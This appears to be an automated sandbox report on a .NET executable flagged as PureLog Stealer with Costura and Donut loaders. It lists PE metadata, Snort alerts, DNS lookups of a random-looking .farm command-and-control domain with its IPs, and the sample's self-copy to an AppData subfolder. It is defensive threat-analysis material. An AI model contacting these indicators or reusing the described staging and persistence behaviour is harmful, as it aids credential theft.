add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x3074	0x4a	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4000	0x59e	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	MD5	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x10c4	0x1200	076a523dfabfefb0396607bddfad06bb	False	0.5251736111111112	data	5.167305380306296	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0x59e	0x600	3195e732dafe6dc871a7ce98075d5d4d	False	0.4231770833333333	data	4.078999111395673	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6000	0xc	0x200	a7c8cac5b3f4d484fec827f05dbf629f	False	0.04296875	data	0.07763316234324169	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country	ZLIB Complexity
RT_VERSION	0x405c	0x31c	data			0.42839195979899497
RT_MANIFEST	0x43b4	0x1ea	XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators			0.5489795918367347

Imports

DLL	Import
mscoree.dll	_CorExeMain


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/17/24-16:18:47.509452	TCP	2017962	ET TROJAN PE EXE or DLL Windows file download disguised as ASCII	443	49732	188.114.96.3	192.168.2.4
06/17/24-16:18:41.893163	TCP	2017962	ET TROJAN PE EXE or DLL Windows file download disguised as ASCII	443	49731	188.114.96.3	192.168.2.4
06/17/24-16:18:41.893163	TCP	2022640	ET TROJAN PE EXE or DLL Windows file download Text M2	443	49731	188.114.96.3	192.168.2.4
06/17/24-16:18:47.509452	TCP	2022640	ET TROJAN PE EXE or DLL Windows file download Text M2	443	49732	188.114.96.3	192.168.2.4

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/17/24-16:18:42.601428	TCP	2020482	ET CURRENT_EVENTS DRIVEBY GENERIC ShellExecute in Hex No Seps	443	49731	188.114.96.3	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 17, 2024 16:18:41.001208067 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:41.001266956 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.001329899 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:41.044262886 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:41.044298887 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.664727926 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.664844036 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:41.668445110 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:41.668497086 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.668910980 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.729975939 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:41.758552074 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:41.804507971 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.893158913 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.893233061 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.893282890 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.893317938 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:41.893337965 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.893354893 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.893390894 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:41.893486023 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.893534899 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.893562078 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:41.893582106 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.893629074 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:41.893639088 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:41.941934109 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.009377956 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.009463072 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.009500980 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.009516001 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.009543896 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.009589911 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.009598970 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.009861946 CEST	443	49731	188.114.96.3	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 17, 2024 16:18:42.009917021 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.009922028 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.009938955 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.009977102 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.010402918 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.010492086 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.010529041 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.010529995 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.010543108 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.010586977 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.011332035 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.011710882 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.011755943 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.011771917 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.011842012 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.011885881 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.011887074 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.011899948 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.011949062 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.011956930 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.012551069 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.012600899 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.012615919 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.066966057 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.125917912 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.126000881 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.126044035 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.126072884 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.126121998 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.126178980 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.126195908 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.126399994 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.126441956 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.126446962 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.126461029 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.126521111 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.126528025 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.127085924 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.127129078 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.127131939 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.127141953 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.127188921 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.127943039 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.128002882 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.128766060 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.128822088 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.128832102 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.128897905 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.128953934 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.128962040 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.129009962 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.129703999 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.129772902 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.130559921 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.130614996 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.130624056 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.130635023 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.130659103 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.131438971 CEST	443	49731	188.114.96.3	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 17, 2024 16:18:42.131495953 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.131504059 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.131552935 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.132299900 CEST	443	49731	188.114.96.3	192.168.2.4
Jun 17, 2024 16:18:42.132363081 CEST	49731	443	192.168.2.4	188.114.96.3
Jun 17, 2024 16:18:42.133136988 CEST	443	49731	188.114.96.3	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 17, 2024 16:18:40.972147942 CEST	63179	53	192.168.2.4	1.1.1.1
Jun 17, 2024 16:18:40.995023966 CEST	53	63179	1.1.1.1	192.168.2.4
Jun 17, 2024 16:18:58.221488953 CEST	53773	53	192.168.2.4	1.1.1.1
Jun 17, 2024 16:18:58.263545990 CEST	53	53773	1.1.1.1	192.168.2.4
Jun 17, 2024 16:19:02.075139046 CEST	53	61178	1.1.1.1	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jun 17, 2024 16:18:40.972147942 CEST	192.168.2.4	1.1.1.1	0xbfb9	Standard query (0)	f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm	A (IP address)	IN (0x0001)	false
Jun 17, 2024 16:18:58.221488953 CEST	192.168.2.4	1.1.1.1	0xf997	Standard query (0)	1.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jun 17, 2024 16:18:40.995023966 CEST	1.1.1.1	192.168.2.4	0xbfb9	No error (0)	f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm		188.114.96.3	A (IP address)	IN (0x0001)	false
Jun 17, 2024 16:18:40.995023966 CEST	1.1.1.1	192.168.2.4	0xbfb9	No error (0)	f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm		188.114.97.3	A (IP address)	IN (0x0001)	false
Jun 17, 2024 16:18:58.263545990 CEST	1.1.1.1	192.168.2.4	0xf997	No error (0)	1.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm		77.221.140.76	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm

Statistics

Behavior



System Behavior

Analysis Process: file.exe PID: 7600, Parent PID: 2580

General

Target ID:	0
Start time:	10:18:40
Start date:	17/06/2024
Path:	C:\Users\user\Desktop\file.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\file.exe"
Imagebase:	0xdf0000
File size:	7'168 bytes
MD5 hash:	AF4A6267CE7F24818FEEB7D2D62E72C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.1790879005.00000000083C0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Donutloader_f40e3759, Description: unknown, Source: 00000000.00000002.1821399208.0000000009650000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.1763526633.00000000033C0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000000.00000002.1808267831.0000000008F40000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000000.00000002.1783529566.0000000006B60000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.1784663616.0000000006D60000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.1818030083.00000000094C0000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000000.00000002.1767868411.000000000478C000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.1767868411.000000000459C000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000000.00000002.1767868411.000000000459C000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000000.00000002.1830742150.000000000B070000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000000.00000002.1767868411.0000000004378000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.1763526633.0000000003526000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Donutloader_f40e3759, Description: unknown, Source: 00000000.00000002.1824447213.000000000A088000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000000.00000002.1767868411.0000000005266000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.1790879005.0000000007CB1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000000.00000002.1790879005.0000000007CB1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72C3F4C3	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72C3F4C3	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72C3F4C3	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72C3F4C3	unknown
C:\Users\user\AppData\Local\RegisteredChannels	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	71B10794	CreateDirectoryW
C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	71B10794	CreateDirectoryW
C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	71B113BB	CopyFileW
C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	71B113BB	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\file.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	730BA0B7	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe	0	7168	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 1c 63 70 66 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 08 00 00 12 00 00 00 08 00 00 00 00 00 00 fd 30 00 00 00 20 00 00 00 40 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 00 00 00 00 02 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELcpf0 @@ `	success or wait	1	71B113BB	CopyFileW
C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	71B113BB	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\file.exe.log	0	1242	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 39 32 30 65 33 64 31 64 37 30 34 34 37 63 33 63 31 30 65 36 39 65 36 64 66 30 37 36 36 35 36 38 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	730BA147	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72C3CBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a403a0b75e95c07da2caa7f780446a62\mscorlib.ni.dll.aux	0	176	success or wait	1	72BE0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72C5738A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72C5738A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Net.Http\bb5812ab3cec92427da8c5c696e5f731\System.Net.Http.ni.dll.aux	0	536	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll.aux	0	620	success or wait	1	72BE0842	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll.aux	0	900	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\2192b0d5aa4aa14486ae08118d3b9fcc\System.Configuration.ni.dll.aux	0	864	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\2062ed810929ec0e33254c02b0c61bb4\System.Xml.ni.dll.aux	0	748	success or wait	1	72BE0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	8171	end of file	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	end of file	1	71B09B71	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll.aux	0	620	success or wait	1	72BE0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72C3CBDB	unknown
